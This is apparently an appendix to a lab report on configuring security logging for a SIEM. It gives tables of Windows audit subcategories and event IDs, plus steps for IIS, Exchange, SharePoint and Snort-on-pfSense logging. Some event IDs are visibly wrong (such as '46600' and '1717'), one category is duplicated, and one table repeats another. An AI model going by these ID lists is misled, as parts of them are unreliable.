Subcategory: Audit Kernel Object		
Volume: High if Global Object Setting enabled		
Event IDs: 4660, 4661, 4663		

Subcategory: Audit Other Object Access Events	Success	Failure
Volume: Low		
Event IDs: 4671, 4691, 4698, 4699, 4700, 4701, 4702, 5148, 5149, 5888, 5889, 5890		
Subcategory: Audit Registry	Success	Failure
Volume: Low to medium based on SACL		
Event IDs: 4657, 5039		
Subcategory: Audit Registry	Success	Failure
Volume: High on Domain Controllers		
Event IDs: 4659, 46600, 4661, 4663		

Table A.5: Windows Auditing: Object Access Subcategories

Policy Change	Auditing Enabled	
Audit Audit Policy Change	Success	Failure
Volume: Low		
Event IDs: 4715, 4719, 4817, 4902, 4904, 4905, 4906, 4907, 4908, 4912		
Subcategory: Audit Authentication Policy Change	Success	Failure
Volume: Low		
Event IDs: 4713, 4716, 1717, 1718, 1739, 4864, 4865, 4866, 4867		
Subcategory: Audit Authorization Policy Change	Success	Failure
Volume: Low		
Event IDs: 4704, 4705, 4706, 4707, 4714		
Subcategory: Audit Filtering Platform Policy Change	Success	Failure
Volume: Low		
Event IDs: 4709, 4710, 4711, 4712, 5040, 5041, 5042, 5043, 5044, 5045, 5046, 5047, 5048, 5440, 5441, 5442, 5443, 5444, 5446, 5448, 5449, 5450, 5456, 5457, 5458, 5459, 5460, 5461, 5462, 5463, 5464, 5465, 5466, 5467, 5468, 5471, 5472, 5473, 5474, 5477		
Subcategory: Audit MPSSVC Rule-Level Policy Change	Success	
Volume: Low		
Event IDs: 4944, 4945, 4946, 4947, 4948, 4949, 4950, 4951, 4952, 4953, 4954, 4956, 4957, 4958		
Subcategory: Audit Other Policy Change Events	Success	Failure
Volume: Low		
Event IDs: 4670, 4909, 4910, 5063, 5064, 5065, 5066, 5067, 5068, 5069, 5070, 5447, 6144, 6145		

Table A.6: Windows Auditing: Policy Change Subcategories

Privilege Use	Auditing Enabled	
Subcategory: Audit Non-Sensitive Privilege Use	Success	Failure
Volume: VERY HIGH		
Event IDs: 4672, 4673, 4674		
Subcategory: Audit Sensititve Privelege Use	Success	Failure
Volume: High		
Event IDs: 4672, 4673, 4674		

Table A.7: Windows Auditing: Privilege Use Subcategories

System	Auditing Enabled	
Subcategory: Audit IPsec Driver	Success	Failure
Volume: Medium		
Event IDs: 4960, 4961, 4962, 4963, 4965, 5478, 5479, 5480, 5483, 5484		
5485		
Subcategory: Audit Other System Events	Success	Failure
Volume: Low		
Event IDs: 5024, 5025, 5027, 5028, 5029, 5030, 5032, 5034, 5035, 5037, 5058, 5059, 6400, 6401, 6402, 6403, 6404, 6405, 6406, 6407, 6408		
Subcategory: Audit Security State Change	Success	Failure
Volume: Low		
Event IDs: 4608, 4609, 4616, 4621		
Subcategory: Audit Security System Extension	Success	Failure
Volume: Low		
Event IDs: 4610, 4611, 4614, 4622, 4697		
Subcategory: Audit System Integrity	Success	Failure
Volume: Low		
Event IDs: 4612, 4615, 4618, 4816, 5038, 5056, 5057, 5060, 5061, 5062, 6281		

Table A.8: Windows Auditing: System Subcategories

Global Object Access Auditing	Auditing Enabled	
Subcategory: Audit IPsec Driver		
Volume: Medium		
Event IDs: 4960, 4961, 4962, 4963, 4965, 5478, 5480, 5483, 5484, 5485		
Subcategory: Audit Other System Events	Success	Failure
Volume: Low		
Event IDs: 5024, 5025, 5027, 5028, 5029, 5030, 5032, 5033, 5034, 5035, 5037, 5058, 5059, 6400, 6401, 6402, 6403, 6404, 6405, 6406, 6407, 6408		
Subcategory: Audit Security State Change	Success	Failure
Volume: Low		
Event IDs: 4608, 4609, 4616, 4621		
Subcategory: Audit Security System Extension	Success	Failure
Volume: Low		
Event IDs: 4610, 4611, 4614, 4622, 4697		
Subcategory: Audit System Integrity	Success	Failure
Volume: Low		
Event IDs: 4612		

Table A.9: Windows Auditing: Global Object Access Auditing Subcategories

A.2.2 Windows Internet Information Services

Microsoft Windows Internet Information Services (IIS) must also be configured to log events. This was done via the Internet Information Services (IIS) Manager Administrative Too. Figure A.4 illustrates where to locate the IIS Manager Administrative Tool.




Figure A.4: Opening the Internet Information Services (IIS) Manager

Logging for websites hosted on the web server is configured under the IIS > Logging section of the Internet Information Services (IIS) Manager, illustrated in figures A.5 and A.6.




Figure A.5: Opening the Logging Window in the Internet Information Services (IIS) Manager

Note that web application logs will be deposited in a different directory than normal windows security logs, as illustrated in figure A.6. This directory is different for each website hosted on the server and listed with the "Logging" window. These logs must be harvested via agent software stored locally on the server. The LogRhythm system configuration monitor agent was used to ship these logs to LogRhythm SIEM.




Figure A.6: Location of Web Application Logs on Web Server

A.2.3 Microsoft Exchange Message Tracking Logs

Microsoft Exchange message tracking logs may be useful for detecting attempts to send emails to privileged user accounts, a common phishing tactic. Message tracking logs are enabled by default on Microsoft Exchange 2007 and later, however the logs are not stored in the local security logs, but rather in a folder under the path c:\Program Files\Microsoft\Exchange Server\TransportRoles\Logs\MessageTracking\. The primary data of value from message tracking logs are the: sender, recipient, subject, and time fields of the tracking messages. Figure A.7 depicts the contents on the Microsoft Exchange message tracking log folder.




Figure A.7: Location of Microsoft Exchange Message Tracking Logs

A.2.4 Microsoft SharePoint Logging

The Microsoft SharePoint web application must be configured to log user actions within the central administration webpage. The figures A.8 through A.11 depict where to enable auditing.




Figure A.8: Launching the SharePoint Central Administration Page




Figure A.9: Selecting Site Settings under the Central Administration Root Page




Figure A.10: Selecting Site Collection Audit Settings




Figure A.11: Enabling Auditing Within SharePoint

A.2.5 Snort Intrusion Detection System

The snort intrusion detection system is a flexible and powerful program for detecting network attacks. However, the interface to configure snort is unintuitive and varies greatly between deployments depending on the modules configured. The pFsense virtual machine was leveraged to configure snort via its integrated packaged manager. Figure A.12 depicts the snort package as installed in the pFsense package manager.




Figure A.12: Installing Snort IDS via PfSense Package Manager

Once installed, the pFsense snort package is easily configured via the services tab. The snort IDS service is applied on a per interface basis. This service will be assigned to the simulated external 172.16.0.0/24 network containing the attacker Kali virtual machine. Figure A.13 depicts the splash page for configuring the snort packaged within pFsense.




Figure A.13: Configuring the Snort Package Service

The snort service requires multiple pieces of information in order to contextualize alerts and apply detection rules. These options are configured within the edit settings splash page associated with the pFsense snort service. This page is depicted in figure A.14 below.




Figure A.14: Snort Service Configuration Options

